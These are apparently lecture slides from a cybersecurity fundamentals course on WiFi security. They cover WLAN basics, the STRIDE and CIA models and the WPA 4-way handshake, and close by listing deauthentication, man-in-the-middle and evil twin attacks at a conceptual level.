

SAVONIA

WiFi Security – Wireless Password and Man in the Middle Attacks

Cybersecurity Fundamentals

Markku Kellomäki



Threats we covered last week

Lab 2 exercises



Lecture 5

Lecture 6 today

17.9.2025

www.!

THREAT TAXONOMY



source: <https://www.enisa.europa.eu/publications/good-practices-for-security-of-iot>

Wireless security –WLAN as an example

- Wireless networks are essential for IoT
 - Distributed sensor and actuator networks
 - Remote utility stations
 - Robots and autonomous vehicles
- Wireless communication has its own unique attack vectors
 - Communication uses electromagnetic waves which propagate freely (no electrical or optical cables)
 - Eavesdropping and interception are physically possible
- Let us look at WLAN communication as an example

WLAN in a nutshell


- Wi-Fi is a marketing name for wireless radio communication devices governed by Wi-Fi Alliance (<https://www.wi-fi.org/>)
- Evolution of Wi-Fi technology: <https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/>
- A good introduction to WI-Fi terms: <https://www.ekahau.com/blog/wi-fi-fundamentals-acronym-glossary/>
- Frequency bands used by WLAN: https://en.wikipedia.org/wiki/List_of_WLAN_channels

Gartner IoT Reference Architecture



Check discussion on this architecture here:

<https://www.spiceworks.com/it-security/cyber-risk-management/articles/industroyer-and-ot-security/>



STRIDE

- Each threat is a violation of a desirable property for a system
- Today we will target Confidentiality and Authenticity using temporary Availability loss


Threat	Desired property	Threat Definition
Spoofing	Authenticity	Pretending to be something or someone other than yourself
Tampering	Integrity	Modifying something on disk, network, memory, or elsewhere
Repudiation	Non-repudiability	Claiming that you didn't do something or were not responsible; can be honest or false
Information disclosure	Confidentiality	Someone obtaining information they are not authorized to access
Denial of service	Availability	Exhausting resources needed to provide service
Elevation of privilege	Authorization	Allowing someone to do something they are not authorized to do

Source: https://en.wikipedia.org/wiki/STRIDE_model

CIA triad

Home automation and CCTV cameras

- Smart homes rely heavily on Wi-Fi networks




Wi-Fi vulnerabilities

- Wi-Fi works in easily accessible frequency bands ⇔ lots of available hardware
- Communication is nowadays encrypted, but handshakes /authentications can be listened to.
- Security of Wi-Fi: <https://www.cisco.com/c/en/us/products/wireless/what-is-wi-fi-security.html>
- How Wi-Fi 4-way handshake works: <https://networklessons.com/wireless/wpa-and-wpa2-4-way-handshake>

Wifi 4-way handshake

These handshakes happen every time a device connects to a Wi-Fi access point.


These messages contain hashed (encrypted) version of the access point password.




Wi-Fi attacks

- Harvesting 4-way handshake using deauthentication attack → cracking password by wordlists or brute force
- Man in the Middle attack
- Evil Twin attack

